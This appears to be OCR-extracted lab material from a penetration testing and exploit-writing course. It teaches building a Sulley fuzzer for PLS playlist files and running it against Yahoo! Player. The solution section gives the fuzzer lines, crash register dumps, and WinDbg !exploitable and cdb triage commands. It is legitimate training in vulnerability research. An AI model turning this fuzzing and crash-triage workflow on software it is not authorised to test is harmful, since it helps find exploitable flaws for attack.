[playlist]
File1=magic0.mp3
Title1=Magic Song 1
Length1=98
File2=magic1.mp3
Title2=Magic Song 2
Length2=96
File3=magic2.mp3
Title3=Magic Song 3
Length3=94

NumberOfEntries=3
Version=2
```

Google "filetype:pls playlist" for examples

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Building a PLS Fuzzer


The PLS file format is a structure that stores multimedia playlists. Modeled after INI files, the PLS file format starts with a header of "[playlist]", followed by track information, as well as footer and header information, as shown on this slide. As an ASCII-based file, it is easy to view and evaluate, making it a very simple protocol for us to model a file fuzzer for.

The playlist entries in the PLS file use three tags to identify a track in the playlist:

- File1 – The location of the first track
- Title1 – The title of the first track
- Length1 – The length of the first track or -1 for "indefinite"

While the first track uses the trailing "1" designation, each subsequent track will increase the track number by one to differentiate multiple tracks. For the File*N* designation, the value to the right of the equal sign can be a fully-qualified or relative file path, or a universal resource indicator (URI) such as a HTTP URL, a "file://" designation or other protocols supported by the player you are targeting.

A sample playlist file "sample playlist.pls" and the associated MP3 files are included with the files for this exercises to use as a reference. When building a file format fuzzer, it can be helpful to gather multiple samples of your target format for comparison against the specification definition or other samples; use the Google search syntax "filetype:pls playlist" to access multiple examples of PLS files.




Sulley Configuration

- Copy starter script "pls.py" to C:\dev
  - Some of the Sulley configuration completed to get you started
- Create C:\dev\pls-fuzz for test cases
- Edit C:\dev\pls.py, complete fuzzer

Sulley Configuration

To aid in getting started with building the Sulley fuzzer, a sample script "pls.py" has been supplied with the lab files for this exercise. Copy this started script to the C:\dev directory then customize the fuzzer based on your understanding of the PLS file format and your desired target areas.

Also create the directory C:\dev\pls-fuzz to use for writing out the individual test cases generated with the Sulley script. When you are done customizing the sample Sulley PLS fuzzer, move on to the next step.



Targeting Yahoo! Player

- Install "yplayerinstall_1.0.exe"
- Copy FileFuzz's crash.exe to C:\DEV
- Generate test cases from the Sulley fuzzer, populating C:\dev\pls-fuzz
- Launch Yahoo! Player in a FOR loop
- Shouldn't take too long to crash

Keep your mouse here while testing
11:32 AM

```
C:\dev>for /L %i in (0,1,1259) do @crash "C:\Program
Files\Yahoo!\Player\YPlayer.exe" 6000 pls-fuzz\plscase-%i.pls
```

Targeting Yahoo! Player

The Yahoo! Player is a Yahoo! branded interface over the Windows Media Player. Install the included "yplayerinstall_1.0.exe" on your system to use as our PLS handler target. Next, copy the supplied crash.exe binary from FileFuzz to the C:\dev directory to use for launching the test cases.


Once your environment is setup and your target is installed, generate the test cases using the Sulley Python script, populating the C:\dev\pls-fuzz directory with multiple files in the format "plscase-N.pls" where "N" is a sequential numeric identifier.

With sequentially numbered test cases, we can use the Windows cmd.exe shell FOR loop functionality to iterate through each test case, using crash.exe to monitor the return status of each test, as shown in this slide. Replace the number 1259 with the number of test cases you have generated. A delay of 6000 milliseconds per test case works well, though you can adjust it as necessary if the value is too short, or if you find you are waiting too long between test cases.

Note that when crash.exe terminates the Yahoo! Player, it does not gracefully remove its icon from the task tray notification area. To avoid getting this area cluttered with hundreds of icons, keep your mouse over the Yahoo! Player icon to force it to refresh each time the program executes and terminates, as shown on this slide.

If you need to stop and restart the testing process, change the first value in the FOR loop iterator to the last test case you executed, then start the FOR loop again to pick up where you left off (e.g. change (0,1,1259) to (325,1,1259) to pick up at test case 325).

It should not take too long for the Yahoo! Player to crash; if you have been fuzzing for more than a few minutes without a crash condition, consider modifying your fuzzer to focus on a different target area and re-start your testing (after removing the prior test cases). Once you have identified a crash, you can stop the fuzzer and move on to the next step.



Evaluate Crash Test Case (1)

- After you identify a Yahoo! Player test case crash, examine exploitability
- Start WinDbg
  - File → Open Executable, select Yahoo! Player exe
  - Debug → Go, to run Yahoo! Player
  - Reproduce crash condition opening malformed PLS file


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Evaluate Crash Test Case (1)

After you identify a Yahoo! Player test case crash, you can reproduce it through WinDbg to examine the exploitability of the crash.

First, start WinDbg then click File | Open Executable and select the Yahoo! Player executable (yplayer.exe).

Next, click Debug | Go to run the Yahoo! Player. Reproduce the crash (if necessary) by opening the PLS test case that caused the prior crash.



Evaluate Crash Test Case (2)


- Following crash, load !exploitable library and evaluate
- Examine suggested bug title and supporting fault explanation

```
0:000> !load winext/msec.dll
0:000> !exploitable
Exploitability Classification: ???????
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Evaluate Crash Test Case (2)

Following the crash, you'll return to the WinDbg command prompt ">". Load the msec extension and identify the exploitability classification of the fault, as shown on this screen. Inspect the output from the !exploitable extension to gather details surrounding the fault, including suggested bug title and fault explanation information.




WinDbg Cheat Sheet - Optional

- "K" – Show stack trace (if not destroyed)
- "R" – Show registers
- "u" – Disassemble the next few instructions
- "Dd <address>" Dword dump at the given address (128 bytes)
  - Add "-ff" or "+ff" to examine offset data

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

WinDbg Cheat Sheet – Optional

As an optional exercise, try out some of these additional WinDbg functions shown on this slide. Note that the stack trace dump command will only work if the stack is still valid following the crash.




Yahoo! Player - STOP

- Stop here unless you want answers to the exercise.
- If you are having trouble getting Yahoo! Player to crash ...
  - Focus on string or delimiter-based issues in the PLS file

Yahoo! Player – STOP

Don't go any further unless you want to get the answers to the exercises. The next page will start going over the answers to this exercise.

If you are looking for a hint on getting the Yahoo! Player to crash, revisit your Sulley fuzzer and focus on string or delimiter fuzzing instead of numeric fuzzing.



Yahoo! Player Fuzzer


```
s_string("[playlist]\n")
s_static("NumberOfEntries=1\n")
s_static("Version=2\n")
s_static("File1=magic0.mp3\n")
s_static("Title1=BlahBlahBlah (not the Iggy Pop song)\nLength=-1\n\n")
```

```
C:\dev>python pls.py
Total Mutations: 1074
Done
C:\dev>for /L %i in (0,1,1074) do @crash "C:\Program
Files\Yahoo!\Player\YPlayer.exe" 4000 pls-fuzz\plspwn-%i.pls
[*] crash  "C:\Program Files\Yahoo!\Player\YPlayer.exe" 4000 pls-
fuzz\plspwn-0.pls
[*] Process terminated normally.

[*] crash  "C:\Program Files\Yahoo!\Player\YPlayer.exe" 4000 pls-
fuzz\plspwn-1.pls
[*] Access Violation
[*] Exception caught at 77778f3e cmp dword [eax+0x4],0xfedcba98
[*] EAX:41414140 EBX:00000000 ECX:778611e8 EDX:00000000
[*] ESI:41414140 EDI:7783b1e8 ESP:00129804 EBP:0012982c
```

Yahoo! Player Fuzzer

This slide gives away the few lines needed to generate several cases that will crash the Yahoo! Player. Instead of retaining the static "[playlist]" at the top of the PLS file, we've replaced that with the Sulley s_string() function. The remaining items in the PLS case are static to make the playlist look valid. We also changed the output filename for each test case to plspwn-N.pls to differentiate these test cases from the earlier test cases.

After generating the 1074 mutation we start a FOR loop as described earlier to load each test case. The first test case does not cause the Yahoo! Player to crash, but subsequent test cases do, as we can see for the test case plspwn-1.pls. With overwrite of EAX and ESI, with what appears to be a string of "AAA@" (0x41414140), it isn't immediately obvious if this is an exploitable condition or not. We can collect additional information about this crash through the output from WinDbg and the !exploitable extension.



Yahoo! Player !exploitable?


```
(1364.141c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414140 ebx=00000000 ecx=778611e8 edx=00000000 esi=41414140
edi=7783b1e8
eip=77778f3e esp=00129804 ebp=0012982c iopl=0         nv up ei pl nz na
po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010202
RPCRT4!NDRCContextBinding+0x3f:
77778f3e 81780498badcfe  cmp     dword ptr [eax+4],0FEDCBA98h
ds:0023:41414144=????????
0:000> !load winext/msec.dll
0:000> !exploitable
Exploitability Classification: UNKNOWN
Recommended Bug Title: Data from Faulting Address controls Branch
Selection starting at RPCRT4!NDRCContextBinding+0x000000000000003f
(Hash=0x224f467f.0x220e2364)

The data from the faulting address is later used to determine whether
or not a branch is taken.
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Yahoo! Player !exploitable?

This slide includes the output from WinDbg tracing the execution of the Yahoo! Player after opening the test case plspwn-1.pls. After the exception, we load the MSEC extension and assess the crash with !exploitable.

Unfortunately, !exploitable doesn't know if this crash condition is exploitable, as indicated with the classification "UNKNOWN". We can continue this testing with other test cases manually, or leverage the cdb utility to automate the analysis for us as shown in the next slide.



CDB Analysis Automation

```
C:\DEV>FOR /L %i in (0,1,1074) do @"c:\Program Files\Debugging
Tools for Windows (x86)\cdb.exe" -amsec.dll
-c ".logopen case-%i.pls.log; g; !exploitable -m; .logclose"
"C:\Program Files\Yahoo!\Player\YPlayer.exe" pls-fuzz\plspwn-%i.pls
```

The first test case doesn't crash; yplayer will continue running. In another shell, start a continual loop to let the Yahoo! Player run for 5 seconds before terminating:

```
C:\DEV>FOR /L %i in (0,0,0) do @wmic process where (name="cdb.exe")
delete && ping -n 6 localhost >nul
```

With 5 seconds plus execution time for each test case, it will take a while for all 1074 test cases to complete. Test case 45 for the supplied PLS fuzzer solution will be the first marked as EXPLOITABLE (may vary on your platform).

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

CDB Analysis Automation

